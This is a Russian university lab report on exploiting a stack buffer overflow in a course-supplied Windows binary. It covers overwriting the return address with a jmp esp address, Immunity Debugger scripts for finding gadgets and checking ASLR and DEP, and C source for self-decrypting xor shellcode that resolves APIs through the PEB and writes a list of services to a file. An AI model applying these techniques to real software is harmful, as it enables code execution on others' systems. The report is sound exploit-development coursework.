1. Министерство образования и науки Российской Федерации
2. Санкт-Петербургский Политехнический Университет Петра Великого
3. —
4. Институт компьютерных наук и технологий
5. **Кафедра «Информационная безопасность компьютерных систем»**

**ЛАБОРАТОРНАЯ РАБОТА № 3**

1. «**Исследование подходов, применяемых при эксплуатации уязвимостей**»
2. по дисциплине «Модели безопасности компьютерных систем»
3. Выполнил
4. студент гр. 33508/3 Князев П.В.

<*подпись*>

1. Преподаватель
2. Жуковский Е.В.

<*подпись*>

1. Санкт-Петербург
2. 2018

# Task

При проведении исследования безопасности программного обеспечения одним из этапов работы является проверка найденных ошибок на возможность их эксплуатации. Для этого осуществляется написание, так называемых proof-of-concept эксплойтов (POC), демонстрирующих возможность эксплуатации найденной уязвимости.

Одной из наиболее распространенных ошибок является переполнение буфера. Оно может происходить как на стеке (stack overflow), так и на куче (heap overflow).

В рамках лабораторной работы необходимо осуществить эксплуатацию уязвимости, найденной в исполняемом файле в лабораторной работе №2. Необходимо реализовать полезную нагрузку в соответствии с указанным вариантом задания, которая будет выполняться в результате эксплуатации уязвимости.

В ходе выполнения лабораторной работы необходимо выполнить следующие действия:

1. Использовать полученные от преподавателя файлы для лабораторной работы №2 в соответствии со своим вариантом.
2. Получить вариант задания, в котором описан функционал полезной нагрузки.
3. Изучить защитные механизмы, затрудняющие эксплуатацию уязвимостей (DEP, ASLR, GS, Security Cookies, SMEP, SAFESEH, SEHOP и другие).
4. Изучить техники эксплуатации уязвимостей и способы обхода защитных механизмов (ret2libc, ROP, Stack Pivoting, Heap Spray и другие).
5. Реализовать скрипт для отладчика immunity debugger.
6. Провести эксплуатацию найденной уязвимости, с использованием полезной нагрузки (shellcode) в соответствии с выданным вариантом.
7. При эксплуатации запрещено изменение исполняемого файла.
8. Эксплуатацию уязвимости осуществлять под ОС семейства Windows версии не ниже Windows 7.
9. В отчете необходимо привести следующую информацию:

* код, осуществляющий эксплуатацию уязвимости (exploit) с комментариями;
* схема эксплуатации уязвимости (описание стека при эксплуатации, описание приемов обхода защиты);
* формат файла, используемого для эксплуатации, с указанием значения полей, приводящих к исполнению кода;
* код полезной нагрузки в бинарном виде с комментариями;
* код полезной нагрузки на языке ассемблера с комментариями.

# Result

Сначала для отладчика Immunity Debugger был написаны скрипты. Один из них используется для поиска инструкций в коде, другой - для получения информации о включенных средствах защиты динамически подключаемых библиотек. Результаты использования скриптов показаны на рис. 1, 2, 3.




Рисунок 1 – Результаты поиска команды jmp esp

Рисунок 2 – Защита у func.dll Рисунок 3 – Защита у ntdll.dll

Из результатов видно, что у func.dll механизмы защиты выключены. Следовательно, найденный адрес jmp esp будет постоянным. Адрес данной команды будет использоваться в качестве адреса возврата из уязвимой функции.

Данные файла для эксплуатации:

1. Записать в файл 3000 байт для переполнения буфера
2. Следом записать адрес инструкции jmp esp
3. После этого записать сам шелл – код

Процесс эксплуатации:

1. Буфер переполняется
2. Стековый кадр и адрес возврата затираются
3. Возврат на адрес инструкции jmp esp
4. Прыжок на esp, где находится шелл – код
5. Исполнение шелл - кода

Основная проблема при написании шелл – кода заключается в том, что он не должен содержать нулевых байт при эксплуатации уязвимых функций наподобие strcpy, vsprintf и др. В противном случае не весь шелл – код будет скопирован. Так как код на си получается объемным и с большим количеством нулевых байт, то выгодно применить операцию xor к коду полезной нагрузки для их удаления. То есть до исполнения часть кода шифруется с помощью xor, а при исполнении код будет сам себя расшифровывать, применяя операцию xor к своей полезной нагрузке. На рисунке 4 показан зашифрованный код, а на рисунке 5 – частично расшифрованный.



 

Рисунок 4 – Защифрованный код Рисунок 5 – Частично расшифрованный код

Основные этапы работы шелл – кода:

1. Расшифровать полезную нагрузку и передать ей управление
2. Получить PEB для просмотра загруженных dll (поиск функций и модулей осуществляется по заранее вычисленному хэшу)
3. Найти адрес kernel32.dll, импортировать функции LoadLibrary, FreeLibrary, ExitProcess
4. Импортировать все остальные нужные функции и библиотеки
5. Получить список сервисов и записать их в файл services.txt
6. Выход с помощью ExitProcess

# Conclusion

В результате работы были изучены основные механизмы эксплуатации уязвимости переполнения буфера, отладчик immunity debugger и методы написания шелл – кода на языке С.

*Приложение*

Command.py

import immlib

def main(args):

imm = immlib.Debugger()

search\_code = " ".join(args)

search\_bytes = imm.assemble( search\_code )

search\_results = imm.search( search\_bytes )

for hit in search\_results:

# Retrieve the memory page where this hit exists

# and make sure it's executable

code\_page = imm.getMemoryPageByAddress( hit )

access = code\_page.getAccess( human = True )

if "execute" in access.lower():

imm.log( "[\*] Found: %s (0x%08x)" % ( search\_code, hit ), address = hit )

return "[\*] Finished searching for instructions, check the Log window."

Dllinfo.py

import immlib

import struct

def main(args):

if (len(args) != 1):

return "Must be only one parameter"

dbg = immlib.Debugger()

moduleobj = dbg.getModule(args[0])

if (moduleobj == None):

return "Could not find module %s" % (args[0])

modisaslr = True

modisnx = True

mod = moduleobj

mzbase = mod.getBaseAddress()

if mzbase > 0:

peoffset=struct.unpack('<L',dbg.readMemory(mzbase+0x3c,4))[0]

pebase=mzbase+peoffset

safeseh\_offset = [0x5f, 0x5f, 0x5e]

safeseh\_flag = [0x4, 0x4, 0x400]

os\_index = 2 # windows 7

flags = struct.unpack('<H',dbg.readMemory(pebase+safeseh\_offset[os\_index],2))[0]

#numberofentries=struct.unpack('<L',dbg.readMemory(pebase+0x74,4))[0]

#aslr

if (flags&0x0040)==0: # 'IMAGE\_DLL\_CHARACTERISTICS\_DYNAMIC\_BASE

modisaslr=False

#nx

if (flags&0x0100)==0:

modisnx=False

else:

return "Error: mzbase <= 0"

s = "%s: ASLR=%s DEP=%s" % (args[0], modisaslr, modisnx)

return s

Shellcode fragment

void \_\_stdcall shell\_code()

{

char\* p, \*begin, xr = XOR\_BYTE;

int sz;

\_\_asm

{

mov ax, ACTIVE\_CODE\_SZ

mov sz, eax

}

\_\_asm

{

mov eax, ebp

add eax, XOR\_CODE\_SZ

// need this for decrypting code (gained by value matching in immunity debugger)

add eax, 4

mov begin, eax

}

//decrypt shell code

for (p = begin; p - begin < sz; p++)

\*p ^= xr;

shell\_entry();

}

void \_\_stdcall shell\_entry()

{

// init

HMODULE hKernel = find\_kernel32();

FARPROC exit = find\_function(hKernel, ExitProcess\_HASH);

FARPROC createFile;

if (NULL == (createFile = find\_function(hKernel, CreateFile\_HASH)))

exit(1);

FARPROC writeFile;

if (NULL == (writeFile = find\_function(hKernel, WriteFile\_HASH)))

exit(2);

FARPROC closeHandle;

if (NULL == (closeHandle = find\_function(hKernel, CloseHandle\_HASH)))

exit(3);

char fileName[] = { 's','e','r','v','i','c','e','s','.','t','x','t', 0 };

char dllName[] = { 'A','d','v','a','p','i','3','2','.','d','l','l', 0 };

HANDLE hFile;

if (INVALID\_HANDLE\_VALUE == (hFile = (HANDLE)createFile(fileName, GENERIC\_WRITE, 0, NULL, CREATE\_ALWAYS, 0, NULL)))

exit(4);

DWORD written;

if (!writeFile(hFile, fileName, 4, &written, NULL))

exit(5);

closeHandle(hFile);

// writing to file works

// then load advapi32.dll

FARPROC loadLibrary;

if (NULL == (loadLibrary = find\_function(hKernel, LoadLibrary\_HASH)))

exit(6);

FARPROC freeLibrary;

if (NULL == (freeLibrary = find\_function(hKernel, FreeLibrary\_HASH)))

exit(7);

HMODULE hAdvapi;

if (NULL == (hAdvapi = (HMODULE)loadLibrary(dllName)))

exit(8);

// advapi is loaded

// then import functions

FARPROC openSCManager;

if (NULL == (openSCManager = find\_function(hAdvapi, OpenSCManagerA\_HASH)))

exit(9);

FARPROC enumServicesStatus;

if (NULL == (enumServicesStatus = find\_function(hAdvapi, EnumServicesStatusA\_HASH)))

exit(10);

FARPROC closeServiceHandle;

if (NULL == (closeServiceHandle = find\_function(hAdvapi, CloseServiceHandle\_HASH)))

exit(11);

// left to import dynamic allocation functions

// and GetLastError

FARPROC getLastError;

if (NULL == (getLastError = find\_function(hKernel, GetLastError\_HASH)))

exit(12);

FARPROC localAlloc;

if (NULL == (localAlloc = find\_function(hKernel, LocalAlloc\_HASH)))

exit(13);

FARPROC localFree;

if (NULL == (localFree = find\_function(hKernel, LocalFree\_HASH)))

exit(14);

LPCSTR pszBuf;

if (NULL == (pszBuf = (LPCSTR)localAlloc(LMEM\_FIXED, MAX\_PATH \* sizeof(CHAR))))

exit(255);

localFree(pszBuf);

SC\_HANDLE h\_SCM;

ENUM\_SERVICE\_STATUSA struct\_ServiceStatus;

ENUM\_SERVICE\_STATUSA \*lpServiceStatus = NULL;

BOOL b\_RetVal = FALSE;

DWORD dw\_BytesNeeded;

DWORD dw\_ServiceCount;

DWORD dw\_ResumeHandle = 0;

DWORD dw\_ServiceType;

DWORD dw\_ServiceState;

h\_SCM = (SC\_HANDLE)openSCManager(NULL, NULL, SC\_MANAGER\_ENUMERATE\_SERVICE);

if (h\_SCM == NULL)

goto cleanup;

//We are interested every service

dw\_ServiceType = SERVICE\_WIN32;

// interested to know about services in all states

dw\_ServiceState = SERVICE\_STATE\_ALL;

//Call EnumServicesStatus using the handle returned by OpenSCManager

b\_RetVal = enumServicesStatus( h\_SCM, dw\_ServiceType, dw\_ServiceState, &struct\_ServiceStatus,

sizeof(struct\_ServiceStatus), &dw\_BytesNeeded, &dw\_ServiceCount, &dw\_ResumeHandle);

DWORD dw\_Error = getLastError();

// Verify if EnumServicesStatus needs more memory space

if ((b\_RetVal == FALSE) || dw\_Error == ERROR\_MORE\_DATA)

{

DWORD dw\_Bytes = dw\_BytesNeeded + sizeof(ENUM\_SERVICE\_STATUSA);

lpServiceStatus = (ENUM\_SERVICE\_STATUSA\*)

localAlloc(LMEM\_FIXED, sizeof(ENUM\_SERVICE\_STATUSA) \* dw\_Bytes);

if (lpServiceStatus == NULL)

goto cleanup;

b\_RetVal = enumServicesStatus(h\_SCM, dw\_ServiceType, dw\_ServiceState, lpServiceStatus,

dw\_Bytes, &dw\_BytesNeeded, &dw\_ServiceCount, &dw\_ResumeHandle);

if (b\_RetVal == FALSE)

goto cleanup;

}

/////////////////////----------- write list of services to file

if (INVALID\_HANDLE\_VALUE == (hFile = (HANDLE)createFile(fileName, GENERIC\_WRITE, 0, NULL, CREATE\_ALWAYS, 0, NULL)))

goto cleanup;

char\* p; int n;

char nl[] = { '\r', '\n', 0 };

for (DWORD i = 0; i < dw\_ServiceCount; i++)

{

// get length of string

p = lpServiceStatus[i].lpDisplayName;

while (\*p)

p++;

n = p - lpServiceStatus[i].lpDisplayName;

//writeFile(hFile, str, sizeof(str), &written, NULL);

writeFile(hFile, lpServiceStatus[i].lpDisplayName, n, &written, NULL);

writeFile(hFile, nl, 2, &written, NULL);

}

closeHandle(hFile);

cleanup:

//Close the SC\_HANLDE returned by OpenSCManager

if (h\_SCM)

closeServiceHandle(h\_SCM);

// free buffer

if (lpServiceStatus)

localFree(lpServiceStatus);

// cleanup and exit

freeLibrary(hAdvapi);

exit(0);

}